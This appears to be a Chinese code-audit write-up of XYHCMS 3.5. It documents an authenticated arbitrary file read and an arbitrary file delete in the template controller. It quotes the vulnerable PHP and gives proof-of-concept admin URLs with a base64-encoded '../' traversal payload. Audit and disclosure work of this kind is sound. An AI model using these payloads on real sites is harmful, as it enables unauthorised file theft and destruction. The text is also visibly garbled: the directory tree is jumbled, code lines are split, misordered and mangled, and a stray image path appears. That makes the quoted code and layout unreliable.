# 【代码审计】xyhcms3.5 后台任意文件读取

## 1前言

一个很老的 cms 了,感谢小阳师傅给的练手 cms,以下仅为此 cms 其中一个任意文件读取漏洞和任意文件删除漏洞的审计笔记。

# 2Cms 目录分析

拿到这个 cms 的时候发现是基于 thinkphp3.2.3 的框架结构开发的,代码审计前,看了下 thinkphp3.2.3 的开发手册,在看了整体目录和部分代码后,对目录的一个分析 (仅为个人见解):

```
| ├── Html (啥也没有)
 (后台的功能模块)
 │ └── Runtime
            (缓存)
 ├── Data 应该是一些后台的插件应用 (默认就是那样的)
 │  ├── config
  ---- editor
 resource
 └── static
├── Library cms 图标
 --- Include
 Common
            公共函数目录
 配置文件目录
    — Home
    — Lang
    — Library
```



---- img1

---- system

index.php 首页

xyhai.php 后台

## 3 任意文件读取漏洞

先用 seay 对代码进行了一个自动审计,然后优先级是先看 app 目录下的审计结果。

根据 seay 的审计结果,定位到一个任意文件读取漏洞在/App/Manage/Controller/TempletsController.class.php 下

继续通过 seay 工具定位到具体位置,发现漏洞是在 edit 函数下。

```
代码如下:
   public function edit() {
       $ftype = I('ftype', 0, 'intval');
                = I('fname', '','trim,htmlspecialchars');
       $fname
       $file path = !$ftype?'./Public/Home/'. C('CFG THEMESTYLE').'/':
'./Public/Mobile/' . C('CFG_MOBILE_THEMESTYLE') . '/';
       if (IS POST) {
           if (empty($fname)) {
              $this->error('未指定文件名');
           $ ext = '.' . pathinfo($fname, PATHINFO EXTENSION);
           $_cfg_ext = C('TMPL_TEMPLATE_SUFFIX');
          if ($ ext != $ cfg ext) {
              $this->error('文件后缀必须为"' . $ cfg ext . '"');
```

```
$content = I('content', '','');
   $fname = Itrim($fname, './');
   $truefile = $file_path . $fname;
   if (false !== file_put_contents($truefile, $content)) {
       $this->success('保存成功', U('index', array('ftype' => $ftype)));
   } else {
       $this->error('保存文件失败,请重试');
   exit();
$fname = base64 decode($fname);
if (empty($fname)) {
   $this->error('未指定要编辑的文件');
$truefile = $file path . $fname;
```

```
if (!file_exists($truefile)) {
          $this->error('文件不存在');
       $content = file_get_contents($truefile);
       if ($content === false) {
          $this->error('读取文件失败');
       $content = htmlspecialchars($content);
       $this->assign('ftype', $ftype);
       $this->assign('fname', $fname);
       $this->assign('content', $content);
       $this->assign('type', '修改模板');
       $this->display();
声明了3个变量
$ftype 文件类型
```

\$fname 文件名

\$file\_path 文件路径

```
if (IS_POST) {
    if (empty($fname)) {...}
    $_ext = '.' . pathinfo($fname, options: PATHINFO_EXTENSION);
    $_cfg_ext = C('TMPL_TEMPLATE_SUFFIX');
    if ($_ext != $_cfg_ext) {...}

    $content = I('content', '', '');
    $_fname = ltrim($fname, charlist './');
    $truefile = $file_path . $fname;
    if (false !== file_put_contents($truefile, $content)) {...} else {
        $this->error( message: '保存文件失败, 请重试');
    }

    exit();
}
```

然后进行了一个判断是否为 POST 传输,这段代码整体应该是对文件起一个保存的作用。非 post 传输的则会直接跳过这段代码

```
$fname = base64_decode($fname);
if (empty($fname)) {
   $this->error( message: '未指定要编辑的文件');
if (!file_exists($truefile)) {
   $this->error( message: '文件不存在');
$content = file get contents($truefile);
if ($content === false) {
   $this->error( message: '读取文件失败');
$content = htmlspecialchars($content);
$this->assign( name: 'ftype', $ftype);
$this->assign( name: 'fname', $fname);
$this->assign( name: 'content', $content);
$this->assign( name: 'type', value: '修改模板');
$this->display();
```

继续向下,将 \$fname 进行 base64 编码后进行输出,判断 fname 是否为空,非空则会拼接成完整的文件路径,然后判断文件是否存在,然进行读取文件内容。然后会将整内容这些显示在修改模板上。


#### 利用方法:

(Ps: 由于 /App/Manage/ 是后台功能, 所以此漏洞是需要进行后台登录的)

将需要进行读取的文件 base64 编码即可,例如读取我电脑上 phpstudy 默认生成的 index.html 文件

../../../index.html

http://127.0.0.1/xyhcms3.5/uploads\_code/xyhai.php? s=/Templets/edit/fname/Li4vLi4vLi4vLi4vLi4vaW5kZXguaHRtbA==



### 4 任意文件删除漏洞

同样在这个文件下,还存在一个任意文件删除漏洞。在 124 行的 del 函数下

这里的逻辑跟前面的 edit 函数 的任意文件读取差不多的。

将 fname 变量进行 base64 编码

然后判断传入的参数是否存在,进行文件地址拼接后执行删除等操作。利用方法也一样

http://127.0.0.1/xyhcms3.5/uploads\_code/xyhai.php? s=/Templets/del/fname/Li4vLi4vLi4vLi4vLi4vaW5kZXguaHRtbA==

